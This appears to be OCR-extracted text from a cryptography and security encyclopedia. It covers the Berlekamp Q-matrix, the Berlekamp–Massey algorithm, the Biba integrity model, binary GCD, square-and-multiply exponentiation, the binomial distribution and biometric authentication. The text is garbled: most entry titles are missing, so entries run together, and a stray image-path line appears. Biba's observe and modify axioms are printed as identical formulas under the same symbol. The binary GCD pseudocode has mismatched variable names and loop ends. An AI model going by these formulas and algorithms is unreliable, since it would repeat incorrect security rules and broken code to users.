After the publication of the TCSEC, a formal evaluation program for commercial products commenced. A vast majority of the candidates for high-security evaluations built on the Bell-La Padula, including Honeywell's A1 Secure Computer (SCOMP), Gemini's A1 Gemini Trusted Network Processor (GTNP), Digital Equipment's A1 candidate Security Enhanced/VMS (SE/VMS), Wang's B3 XTS-300 and XTS-400, Honeywell's B2 Multics system, Trusted Information Systems's B2 Trusted Xenix system, and Oracle's EAL4 Trusted Oracle7, Oracle8, Oracle9, and Oracle10. In the area of high-security systems too, the Bell–La Padula model was very widely employed. Examples are BLACKER Phase 1, Grumman's Headquarters System Replacement Program (HSRP) for the Pentagon, the SAC Digital Network (SACDIN), and the United Kingdom's Corporate Headquarters Office Technology System (UK CHOTS).

No other security model has been utilized more in the design, implementation, and fielding of highly secure computer and network systems.

Berlekamp *Q*-matrix

Burt Kaliski[5] ✉
(5) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

The *Q-matrix* is the key component in Berlekamp's algorithm for factoring a polynomial over finite field.

Theory

Let $\mathbf{F}_q$ be a finite field and let $f(x)$ be a monic polynomial of degree d over $\mathbf{F}_q$:

$$f(x) = x^d + f_{d-1}x^{d-1} + \cdots + f_1 x + f_0,$$

where the coefficients $f_0, \ldots, f_{d-1}$ are elements of $\mathbf{F}_q$. The factorization of $f(x)$ has the form

$$f(x) = \prod_i h_i(x)^{e_i},$$

where each factor $h_i(x)$ is an irreducible polynomial and $e_i \geq 1$ is the *multiplicity* of the factor $h_i(x)$.

Berlekamp's algorithm exploits the fact that for any polynomial $g(x)$ over $\mathbf{F}_q$,

$$g(x)^q - g(x) = \prod_{c \in \mathbf{F}_q} (g(x) - c)\,.$$

Accordingly, given a polynomial $g(x)$ such that

$$g(x)^q - g(x) \equiv 0 \bmod f(x),$$

one can find factors of $f(x)$ by computing the greatest common divisor (in terms of polynomials) of $f(x)$ and each $g(x) - c$ term. (This process may need to be repeated with other polynomials $g(x)$ until the irreducible factors $h_i(x)$ are found.) The Q-matrix is the key to obtaining the polynomial $g(x)$. In particular, Berlekamp elegantly showed (1970) how to transform the congruence above into a problem in linear algebra,

$$(Q - I)\,\mathbf{g} = \mathbf{0},$$

where Q is a $d \times d$ matrix over $\mathbf{F}_q$, and I is the $d \times d$ identity matrix. The elements of Q correspond to the coefficients of the polynomials x^{qi} mod $f(x)$, $0 \le i < d$. The elements of each solution $\mathbf{g}$, a vector over $\mathbf{F}_q$, are the coefficients of $g(x)$. The running time of the algorithm as described is polynomial time in d and q, but it can be improved to be polynomial in d and $\log q$, and more efficient algorithms are also available (e.g., Shoup and Kaltofen (1998)).

Definition

The *Berlekamp–Massey algorithm* is an algorithm for determining the linear complexity of a finite sequence and the feedback polynomial of a linear feedback shift register (LFSR) of minimal length which generates this sequence.

Background

This algorithm is due to Massey (1969), who showed that the iterative algorithm proposed in 1967 by Berlekamp for decoding BCH codes can be used for finding the shortest LFSR that generates a given sequence (Massey 1969).

Theory

For a given sequence $\mathbf{s}^n$ of length n, the Berlekamp–Massey performs n iterations. The tth iteration determines an LFSR of minimal length which generates the first t digits of $\mathbf{s}^n$. The algorithm is described in Table 1.

Berlekamp–Massey Algorithm, Table 1 The Berlekamp–Massey algorithm

Input. $s^n = s_0 s_1 \ldots s_{n-1}$, a sequence of n elements of F_q.
Output. Λ, the linear complexity of s^n and P, the feedback polynomial of an LFSR of length Λ which generates s^n.
Initialization.
$P(X) \leftarrow 1, P'(X) \leftarrow 1, \Lambda \leftarrow 0, m \leftarrow -1, d' \leftarrow 1.$

For t **from** 0 **to** $n-1$ **do**
$d \leftarrow s_t + \sum_{i=1}^{\Lambda} p_i s_{t-i}$.
If $d \neq 0$ then
$T(X) \leftarrow P(X)$.
$P(X) \leftarrow P(X) - d(d')^{-1} P'(X) X^{t-m}$.
if $2\Lambda \leq t$ then
$\Lambda \leftarrow t + 1 - \Lambda$.
$m \leftarrow t$.
$P'(X) \leftarrow T(X)$.
$d' \leftarrow d$.
Return Λ and P.

In the particular case of a binary sequence, the quantity d' does not need to be stored since it is always equal to 1. Moreover, the feedback polynomial is simply updated by

$$P(X) \leftarrow P(X) + P'(X) X^{t-m}.$$

The number of operations performed for computing the linear complexity of a sequence of length n is $\mathcal{O}\left(n^2\right)$.

It is worth noticing that the LFSR of minimal length that generates a sequence $\mathbf{s^n}$ of length n is unique if and only if $n \geq 2\Lambda(\mathbf{s^n})$, where $\Lambda(\mathbf{s^n})$ is the linear complexity of $\mathbf{s^n}$.

The linear complexity $\Lambda(\mathbf{s})$ of a linear recurring sequence $\mathbf{s} = (s_t)_{t \geq 0}$ is equal to the linear complexity of the finite sequence composed of the first n terms of $\mathbf{s}$ for any $n \geq \Lambda(\mathbf{s})$. Thus, the Berlekamp–Massey algorithm determines the shortest LFSR that generates an infinite linear recurring sequence $\mathbf{s}$ from the knowledge of any $2\Lambda(\mathbf{s})$ consecutive digits of $\mathbf{s}$.

It can be proved that the Berlekamp–Massey algorithm and the Euclidean algorithm are essentially the same (Dornstetter 1987).

Example Table 2 describes the successive steps of the Berlekamp–Massey algorithm applied to the binary sequence of length 7, $s_0 \ldots s_6 = 0111100$. The values of Λ and P obtained at the end of step t correspond to the linear complexity of the sequence $s_0 \ldots s_t$ and to the feedback polynomial of an LFSR of minimal length that generates it.

Berlekamp–Massey Algorithm, Table 2 Successive steps of the Berlekamp–Massey algorithm applied to the binary sequence of length 7, $s_0 \ldots s_6 = 0111100$

t	s_t	d	Λ	$P(X)$	m	$P'(X)$
			0	1	−1	1
0	0	0	0	1	−1	1
1	1	1	2	$1 + X^2$	1	1
2	1	1	2	$1 + X + X^2$	1	1
3	1	1	2	$1 + X$	1	1
4	1	0	2	$1 + X$	1	1
5	0	1	4	$1 + X + X^4$	5	$1 + X$
6	0	0	4	$1 + X + X^4$	5	$1 + X$

Integrity model

Background

The Biba integrity model, published in 1977 as a MITRE Corporation technical report, followed close on the heels of the Bell-La Padula model (Biba 1977). Like the latter, it formulated a mandatory security policy for use by computer systems containing classified information. While the mandatory policy of the Bell-La Padula model was designed to protect confidentiality, the security objective of the Biba model was to protect integrity.

Biba's report presented three alternative integrity policies: a *low-water mark* policy, a *ring* policy, and the *strict integrity* policy. The strict integrity policy is the one that has become well known as the Biba integrity policy.

Theory

The strict integrity policy is a dual to the Bell-LaPadula mandatory security policy. It assumes that an *integrity level* $\underline{\texttt{il}}(x)$ has been assigned to each subject and object. The set of possible integrity levels form a lattice; that is,

they are partially ordered by a relation $|Z|$, "less than or equal," for which the least upper bound and greatest lower bound of any two elements are defined. In examples, Biba used sensitivity levels Confidential, Secret, and Top-Secret as integrity levels, a choice which has led to some confusion.

The integrity level assignment is fixed in the strict and ring policies. The low-water mark policy allows levels to be reduced to satisfy properties required by the other policies.

The strict integrity policy controls three kinds of access between subjects and objects: *observe* access, denoted $\underline{\mathtt{o}}$; *modify* access, denoted $\underline{\mathtt{o}}$; and *invoke*, denoted $\underline{\mathtt{i}}$. The last one is between two subjects.

The strict integrity policy has three axioms, the first two of which are analogous to the Bell-LaPadula simple security condition and *-property. Suppose that *s* and *s′* are subjects and *o* is an object. Then

1. $s \,\underline{\mathtt{o}}\, o \Rightarrow \underline{\mathrm{il}}(s) \;\underline{\mathtt{leq}}\; \underline{\mathtt{il}}(o).$

2. $s \,\underline{\mathtt{o}}\, o \Rightarrow \underline{\mathrm{il}}(s) \;\underline{\mathtt{leq}}\; \underline{\mathtt{il}}(o).$

3. $s \,\underline{\mathtt{i}}\, s' \Rightarrow \underline{\mathrm{il}}\,(s') \;\underline{\mathtt{leq}}\; \underline{\mathtt{il}}(s).$

Property (1) says that a subject may observe only higher-integrity objects, property (2) that a subject may modify only lower-integrity objects, and property (3) that a subject may invoke only a lower-integrity subject. Property (2) is the least controversial; it prevents an object from being modified by a program or process of lower integrity.

Property (1) prevents a subject from copying lower-integrity data from one file into another higher-integrity file that it can modify by property (2). This property is removed in Biba's ring policy, with the expectation that subjects are trusted enough not to be misled by lower-integrity data.

Property (3) prevents a subject from affecting higher-integrity objects indirectly through another higher- integrity subject. This property is often forgotten when this policy is described or implemented.

Applications

The strict integrity policy was a welcome idea for secure computer system vendors who were already committed to implementing the Bell-LaPadula

model, and wanted to support integrity as well. As the dual of the Bell-LaPadula mandatory policy, it could be implemented easily using the existing level assignment and comparison mechanisms. It was only necessary to provide a space for the integrity level and perform an inverted access control comparison on that label.

Some system designers got into trouble by assuming that, since they were using sensitivity levels for integrity levels, the two levels could be the combined. That is, if a file is labeled Top-Secret for confidentiality purposes, isn't it sensitive enough so that its integrity should also be Top-Secret, and the same for other levels? The problem is that the Bell-LaPadula and Biba properties together require read access to be from a subject both above and below the object level, implying that read access can only be from the same level. Similarly for write access. This effectively segregates all processing by level, eliminating the file sharing which was the whole point of multilevel systems.

The Biba strict integrity model, while easy to implement, was often found to be too inflexible. There was found to be a need for limited trust, something like Biba's ring policy, but even more flexible. Recent alternatives include type enforcement policies, together with other forms of integrity protection like execute-only memory.

Binary GCD algorithm; Stein's algorithm

Definition

The binary Euclidean algorithm is a technique for computing the greatest common divisor and the Euclidean coefficients of two nonnegative integers.

Background

The principles behind this algorithm were first published by R. Silver and J. Tersian, and independently by J. Stein (1967). Knuth claims (Knuth 1997) that the same algorithm may have been known in ancient China based on it's appearance in verbal form in the first century A.D. text *Nine Chapters on Arithmetic* by Chiu Chang Suan Shu.

Theory

The binary GCD algorithm is based on the following observations on two arbitrary positive integers u and v:

- If u and v are both even, then gcd(u, v) = 2 gcd (u/2, v/2);
- If u is even and v is odd, then gcd(u, v) = gcd (u/2, v);
- Otherwise both are odd, and gcd(u, v) = gcd ($|u - v|/2$, v).

The three conditions cover all possible cases for u and v. The Binary GCD algorithm given below systematically reduces u and v by repeatedly testing the conditions and accordingly applying the reductions. Note that, the first condition, i.e., u and v both being even, applies only in the very beginning of the procedure. Thus, the algorithm first factors out the highest common power of two from u and v and stores it in g. In the remainder of the computation only the other two conditions are tested. The computation terminates when one of the operands becomes zero. The algorithm is given as follows.

The Binary GCD Algorithm

Input: positive integers x and y
Output: g=GCD(u,v)
$g \leftarrow 1$

While u is even AND v is even do
    $u \leftarrow u/2$; $v \leftarrow v/2$; $g \leftarrow 2g$;
End While
While $u \neq 0$ do
    While u is even do $u \leftarrow u/2$;
    While v is even do $v \leftarrow v/2$;
    $t \leftarrow |u - v|/2$;
    If $u \geq v$ then
        $u \leftarrow t$;
    Else
        $v \leftarrow t$;
    End While
End While
Return (gv)

In the algorithm, only simple operations, such as addition, subtraction, and divisions by two (right shifts) are computed. Although the binary GCD

algorithm requires more steps than the classical Euclidean algorithm, the operations are simpler. The number of iterations is known (Menezes et al. 1997) to be bounded by $2(\log_2(u) + \log_2(v) + 2)$.

Similar to the extended Euclidean algorithm, the binary GCD algorithm was adapted to return two additional parameters s and t such that

$$su + tv = \gcd(u, v)$$

These parameters are essential for modular inverse computations. If $\gcd(u, v) = 1$ then it follows that $s = u^{-1} \bmod v$ and $t = v^{-1} \bmod u$. Knuth (1997) attributes the extended version of the binary GCD algorithm to Penk. The algorithm given below is due to Bach and Shallit (1996).

The Binary Euclidean Algorithm

Input: positive integers x and y
Output: integers s, t, g such that $su + tv = g$ where
$g = GCD(u, v)$
$g \leftarrow 1$
While u is even AND v is even do
$u \leftarrow u/2\,;\, v \leftarrow v/2\,;\, g \leftarrow 2g;$
End While
$x \leftarrow u\,;\, y \leftarrow v\,;\, s'' \leftarrow 1\,;\, s' \leftarrow 0\,;\, t'' \leftarrow 0\,;$
$t' \leftarrow 1;$
L1 While x is even do
$x \leftarrow x/2;$
If s'' is even and t'' is even then
$s'' \leftarrow s''/2\,;\, t'' \leftarrow t''/2\,;$
Else
$s'' \leftarrow (s'' + v)/2;\, t'' \leftarrow (t'' - u)/2\,;$
End If
End While
While y is even do
$y \leftarrow y/2;$

If s' is even AND t' is even then
$s' \leftarrow s'/2\,;\, t' \leftarrow t'/2\,;$
Else
$s' \leftarrow (s'+v)/2;\, t' \leftarrow (t'-u)/2\,;$
End If
End While
If $x \geq y$ then
$x \leftarrow x-y\,;\, s'' \leftarrow s''-s'\,;\, t'' \leftarrow t''-t';$
Else
$y \leftarrow y-x\,;\, s' \leftarrow s'-s''\,;\, t' \leftarrow t'-t''\,;$
End If
If $x = 0$ then
$s \leftarrow s'\,;\, t \leftarrow t'\,;$
Else
GoTo L1
End If
Return (s, t, gy)

The binary Euclidean algorithm may be used for computing modular inverses, i.e., $a^{-1} \bmod m$, by setting $u = m$ and $v = a$. Upon termination of the execution, if $\gcd(u, v) = 1$ then the inverse is found and its value is stored in t. Otherwise, the inverse does not exist. In Menezes et al. (1997), it is noted that for computing multiplicative inverses the values of s'' and t'' do not need to be computed if m is odd. In this case, the evenness condition on s'' and t'' in the second while loop may be decided by examining the parity of s'. If m is odd and s' is even, then s'' must be even.

The run time complexity is $O((\log(n))^2)$ bit operations. Convergence of the algorithm, if not obvious, can be shown by induction. A complexity analysis of the binary Euclidean algorithm was presented by R. P. Brent in 1976. Bach and Shallit give a detailed analysis and comparison to other GCD algorithms in Bach and Shallit (1996).

Sorenson claims that the binary Euclidean algorithm is the most efficient algorithm for computing greatest common divisors (Sorenson 1994). In the same reference Sorenson also proposed a k-ary version of the binary GCD algorithm with worst case running time $O(n^2/\log(n))$.

In Jebelean (1993a), Jebelean claims that Lehmer's Euclidean algorithm (Lehmer 1938) is more efficient than the binary GCD algorithm. The same author presents (Jebelean 1993b) a word-level generalization of the binary GCD algorithm with better performance than Lehmer's Euclidean algorithm.

Applications

The binary Euclidean algorithm gives an alternative to the Euclidean algorithm. Typically the binary Euclidean algorithm is preferred in hardware implementations due to ease of implementation, since it requires only simple operations (i.e., shifts, integer additions and subtractions) and no division operations. Both algorithms have a large number of applications in cryptography, such as in public key cryptography (e.g., in the setup phase of RSA, or in the implementation of point operations in elliptic curve cryptography), for factorization attacks (e.g., for the implementation of the sieving step), and in the statistical testing of pseudo-random number generators.

Synonyms

Square-and-multiply exponentiation

Definition

The binary exponentiation method computes powers directed by the exponent bits, one at a time. Bits of value 0 require a squaring; bits of value 1 require a squaring and a multiplication.

Background

Most schemes for public key cryptography involve exponentiation in some group (or, more generally, in some semigroup: an algebraic structure like a group except that elements need not have inverses, and that there may not even be an identity element). The term *exponentiation* assumes that the group operation is written multiplicatively. If the group operation is written additively, one speaks of *scalar multiplication* instead, but this change in terminology does not affect the essence of the task.

Let $\circ$ denote the group operation and assume that the exponentiation to be performed is g^e where g is an element of the group (or semigroup) and e is a positive integer. Computing the result $g \circ \ldots \circ g$ in a straightforward

way by applying the group operation $e - 1$ times is feasible only if e is very small; for $e \geq 4$, it is possible to compute g^e with fewer applications of the group operation. Determining the minimum number of group operations needed for the exponentiation, given some exponent e, is far from trivial; Fixed-Exponent Exponentiation. (Furthermore, the time needed for each single computation of the group operation is usually not constant: for example, it often is faster to compute a squaring $A \circ A$ than to compute a general multiplication $A \circ B$.) Practical implementations that have to work for arbitrary exponents need exponentiation algorithms that are reasonably simple and fast.

Assuming that for the exponentiation one can use no other operation on group elements than the group operation $\circ$ (and that one cannot make use of additional information such as the order of the group or the order of specific group elements), it can be seen that for l-bit exponents (i.e., $2^{l-1} \leq e < 2^l$), any exponentiation method will have to apply the group operation at least $l - 1$ times to arrive at the power g^e.

Theory

The *left-to-right binary exponentiation method* is a very simple and memory-efficient technique for performing exponentiations in at most $2(l - 1)$ applications of the group operation for any l-bit exponent (i.e., within a factor of two from the lower bound). It is based on the binary representation of exponents e:

$$e = \sum_{i=0}^{l-1} e_i 2^i, \; e_i \in \{0, 1\}$$

With l chosen minimal in such a representation, it follows that $e_{l-1} = 1$. Then g^e can be computed as follows:

```
A ← g
for i = l − 2 down to 0 do
  A ← A ∘ A
  if e_i = 1 then
    A ← A ∘ g
```

```
return A
```

If the group is considered multiplicative, then computing $A \circ A$ means squaring A, and computing $A \circ g$ means multiplying A by g; hence this algorithm is also known as the *square-and-multiply* method for exponentiation. If the group is considered additive, then computing $A \circ A$ means doubling A, and computing $A \circ g$ means adding g to A; hence this algorithm is also known as the *double-and-add* method for scalar multiplication.

The algorithm shown above performs a *left-to-right exponentiation*, i.e., it starts at the most significant digit of the exponent e (which, assuming big-endian notation, appears at the left) and goes toward the least significant digit (at the right). The binary exponentiation method also has a variant that performs a *right-to-left exponentiation*, i.e., starts at the least significant digit and goes toward the most significant digit:

```
flag ← false
B ← identity element
A ← g
for i = 0 to l − 1 do
 if e_i = 1 then
  if flag then
   B ← B ∘ A
  else
   B ← A  {Optimization for B ← B ∘ A}
   flag ← true
 if i < l − 1 then
  A ← A ∘ A
return B
```

This algorithm again presumes that $e_{l-1} = 1$. The right-to-left method is essentially the traditional algorithm known as "Russian peasant multiplication," generalized to arbitrary groups.

For an l-bit exponent, the left-to-right and right-to-left binary exponentiation methods both need $l - 1$ squaring operations ($A \circ A$) and, assuming that all bits besides e_{l-1} are uniformly and independently random, $(l - 1)/2$ general group operations ($A \circ g$ or $B \circ A$) on average.

Various other methods are known that can be considered variants or generalizations of binary exponentiation: 2^k-ary exponentiation and sliding window exponentiation for other methods for computing powers (which can often be faster than binary exponentiation), and Simultaneous Exponentiation for methods for computing power products. See also Signed Digit Exponentiation for techniques that can improve efficiency in groups allowing fast inversion.

Applications

Exponentiation is frequently used in public key cryptography, and the binary exponentiation method provides a particularly simple implementation. However, side-channel attacks often need to be considered in order to protect secrets, and the binary exponentiation method will not always be suitable.

Binomial Distribution

Burt Kaliski[10] ✉
(10) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

A binomial distribution is a distribution describing the probability that an event occurs *k* times in *n* independent trials, for each value of *k* between 0 and *n*.

Theory

If a two-sided coin is flipped *n* times, what is the probability that there are exactly *k* heads? This probability is given by the *binomial distribution*. If the coin is unbiased and the coin flips are independent of one another, then the probability is given by the equation

$$\Pr\left[k \text{ heads} | n \text{ coin flips}\right] = \left(\begin{array}{c} n \\ k \end{array}\right) 2^{-n}.$$

Here, the notation $\left(\begin{array}{c} n \\ k \end{array}\right)$, read "*n* choose *k*," is the number of ways of choosing *k* items from a set of *n* items, ignoring order. The value may be computed as

$$\left(\begin{array}{c} n \\ k \end{array}\right) = \frac{n!}{k!\,(n-k)!}.$$

For the first several values of *n*, the following probabilities are as follows for an unbiased coin (read *k* left to right from 0 to *n*):

$$\begin{aligned} n = 0: &\quad 1 \\ n = 1: &\quad \tfrac{1}{2} \quad \tfrac{1}{2} \\ n = 2: &\quad \tfrac{1}{4} \quad \tfrac{1}{2} \quad \tfrac{1}{4} \\ n = 3: &\quad \tfrac{1}{8} \quad \tfrac{3}{8} \quad \tfrac{3}{8} \quad \tfrac{1}{8} \\ n = 4: &\quad \tfrac{1}{16} \quad \tfrac{1}{4} \quad \tfrac{3}{8} \quad \tfrac{1}{4} \quad \tfrac{1}{16} \end{aligned}$$

More generally, if the coin flips are independent but the probability of heads is *p*, the binomial distribution is likewise biased:

$$\begin{aligned} &\Pr\left[k \text{ heads} | n \text{ coin flips, probability } p \text{ of heads}\right] \\ &= \binom{n}{k} p^k (1-p)^{n-k}. \end{aligned}$$

The name “binomial” comes from the fact that there are two outcomes (heads and tails), and the probability distribution can be determined by computing powers of the two-term polynomial (binomial) $f(x) = px + (1 - p)$. The probability that there are exactly *k* heads after *n* coin flips is the same as the x^k term of the polynomial $f(x)^n$.

Applications

As coin flips (either physical or their computational equivalent) are the basic building block of randomness in cryptography, the binomial distribution is likewise the foundation of probability analysis in this field.

Anthropometric authentication; Authentication; Facial recognition; Fingerprint authentication


Definition

Biometric authentication is a technique for identifying the person trying to access a secured asset, be it a physical space, computer software, or hardware, as being indeed who they claim to be by comparing their unique biological features such as fingerprints, palm prints, hand geometry, finger vein, hand vein, iris scan, retina scan, facial recognition, or voice pattern recognition with their corresponding stored features in the database and to grant the person access only when there is a match.

Background

When accessing our ATM accounts, typically we slide our bank card and enter a PIN; very frequently when entering our offices, we slide our office tags on the tag reader and the door opens for us; and when we access our E-mail we typically provide an identifier and a password. All these accesses to

both physical and virtual spaces are based on certain information only we know (identifier, password, and PIN) or certain devices that only we carry (bank card, office tag). However, what happens if we lose this confidential information or the device? For example, if we either let the access information be known to others (either inadvertently or due to social engineering on the part of the other person) or another person has access to that information (because we wrote it somewhere) or the device, then this other person can also access these secured assets as though they were the original person. These forms of access authentication, that is, identifying the person as being who they are based on what they know or have, have their weaknesses. In order to strengthen access authentication, nowadays, assets are being secured by using techniques that identify a person based on what they are: that is, using characteristics of their body or the nature of their behavior that is very difficult, if not impossible, to duplicate by anybody else. This scheme is referred to as biometric authentication and (Jain et al. 2011) the characteristics usually used to authenticate a person include fingerprints, palm prints, hand geometry, finger vein, hand vein, iris scans, retina scans, face recognition, voice recognition, keystroke dynamics, and gait. Fingerprints have been used since the late nineteenth century to identify people using ridges on fingers; hand print is the examination of ridges on the hand; hand geometry is the shape of the hand that is usually different between persons; finger vein is the pattern of veins on a person's finger; hand vein is the pattern of veins on the back of a person's hand; iris and retinal scans consider the unique features in a person's iris or retina; face recognition looks features on a person's face; voice recognition identifies people by their voice frequency characteristics; keystroke dynamics identifies people by how they type certain patterns of keys; and gait identifies people by how they walk.



Theory

In order to recognize people we typically observe their biology and behavior – their looks, the way they talk, or the way they walk – attributes and behaviors that are typically invariant (or do not change significantly) during a person's lifetime. Such attributes include a person's face, fingerprints, handprints, finger vein patterns, hand vein patterns, iris patterns, retinal patterns, voice patterns, writing, and gait. This is the reason

why photo identification is used at many secured places including ports of entry, airports, and schools, and a person's signature on a document is still used as an official confirmation of that person's acceptance to the terms of that document. This approach can also be automated so that machines can identify people using their unique biological and behavioral characteristics. This principle has been used for tracking criminals based on their unique biomarkers at the scene of crime (Urbas et al. 2018). Thus, there are two main purposes that biometric authentication may be used for: one for ensuring that a person is who they claim they are, that is, matching a person to their biomarker (which is also called verification), while the other is to identify a person from a collection of biomarkers as is used for identifying criminals, trauma patients, missing persons, and the like (which is also called identification). In both cases, a person's biomarker should be first collected and stored in the system. This is done by asking the person to present his/her biomarker at a data collection facility – the facility consists of a sensor that can collect the biomarker. For example, fingerprint sensors consist of a flat glass with a scanner beneath that scans the fingerprint when a person places his/her finger on the glass plate – the fingerprint minutiae such as ridge endings and bifurcations are then extracted and stored in a database; handprints capture the ridges on a person's hand; finger vein and hand vein scanners study the vascular structure on a person's finger and the back of the hand, respectively; an iris scanner looks for about 240 features in the human iris; a retina scanner reads the patterns of blood vessels on a person's retina and stores them in the database; facial recognition technology reads the approximately 80 nodal points on a person's face; gait recognition analyzes body posture and stride when a person walks; and a voice pattern scanner records the distribution of component frequencies in a person's voice when speaking a specific word or phrase. The data that is stored after collection is the biomarker of that type for the person, also referred to as a template; usually the data for the biomarker is annotated with the person's identifier such as name, address, and the like. Subsequently, when the person presents his/her identifier (such as a name, ID, or social security number) and biomarker, the authentication system repeats the scanning process, creates a biomarker, extracts the stored biomarker for the person's claimed identity, and checks for a match between the currently extracted and the stored biomarkers for that person: if the number of matching points is above a defined threshold, the system

declares the person as authenticated – that is, the person is indeed who he/she claims to be based on the identity. Another usage of a biometric authentication system is to identify a person from the biomarker that was obtained, say, from a crime scene: here the biomarker is generated from bio-samples and then compared with all biomarkers in the database for a match – if there is a match the person's identity can be extracted for further use by interested agencies. The above discussion has referred mainly to static identifiers – biometric authentication may be used with dynamic identifiers as well such as handwriting or keystroke dynamics: in either case the biomarker is compared with the prestored data. For example, when monitoring handwriting, the variation of pressure with time when writing a specific word or phrase is compared with stored data; when monitoring keystroke dynamics, the time and pressure differences in a particular sequence of keystrokes are compared with the stored data.

As shown in Fig. 1, a typical biometric authentication system has two phases of operation: data collection phase and the operational phase. In the first phase, the data collection phase, a person's biomarker is collected by a device such as fingerprint reader, palm reader, iris scanner, retina scanner, or camera for facial image, and the data is processed and then stored in a biomarker repository; both the identity of the person and his/her biomarker are stored. In the operational phase, two options exist – authentication or identification. During authentication, the person presents his or her biomarker as well as identity to the biometric authentication system – the system retrieves the biomarker corresponding to the identity from the biomarker repository and compares this with the biomarker presented by the person: if there is a match the person is authenticated, else the person is not allowed to access secured assets. During identification, the unknown person's biomarker is presented to the biometric authentication system, which then searches the repository for the same biomarker – if there is a match the corresponding identity is retrieved from the repository; else the person's identity remains unknown.

Biometric Authentication, Fig. 1. A typical biometric authentication system

Applications

Biometric authentication can enable a more confident identification of a person – the so-called three-factor authentication of a person who claims identity, where the first factor is the secret password known only to that person, the second factor being an item of identification that the person carries, and the third factor being the biomarker of that person. When the biomarker is verified then we are sure that the person knowing the password and carrying the item of identification is indeed that person. All applications that need a secure access can use biometrics for ensuring that

the claimed identity is indeed correct – for example, computers come with fingerprint pads that permits access only to persons whose fingerprints are known to the system; all travelers to international destinations need to show their passports at immigration/emigration counters to verify their identities; in the USA, air travelers to domestic destinations have to use a government issued photo identification such as their driver's license. Since biometrics provide stronger identification, they are increasingly being used for automated identification of people such as in the Global Entry program, which uses fingerprints from multiple fingers to confirm identity of a traveler before allowing the person enter the USA; thumbprint readers are being widely deployed for permitting employees to enter offices, and for automatically tracking their attendance and work durations. Iris and retina scanners are used by federal agencies to authenticate citizens and employees such as, for example, the Aadhar card issued by the Government of India where iris scans were biomarked for hundreds of millions of citizens; some smartphones also authenticate users by iris scans. Face recognition systems are increasingly being used to authenticate users on a smartphone, at point-of-sale terminals to automatically debit buyers' bank accounts, and for verifying passengers boarding flights at airport terminals. Also, retailers are using facial recognition to identify their customers so that known shoplifters are quickly detected and security personnel alerted. Gait-based technologies have been reportedly used to track citizens in some countries. However, iris sensors are usually considered to be better in terms of speed and accuracy compared to fingerprints, palm readers, and facial recognition systems.

Open Problems and Future Directions

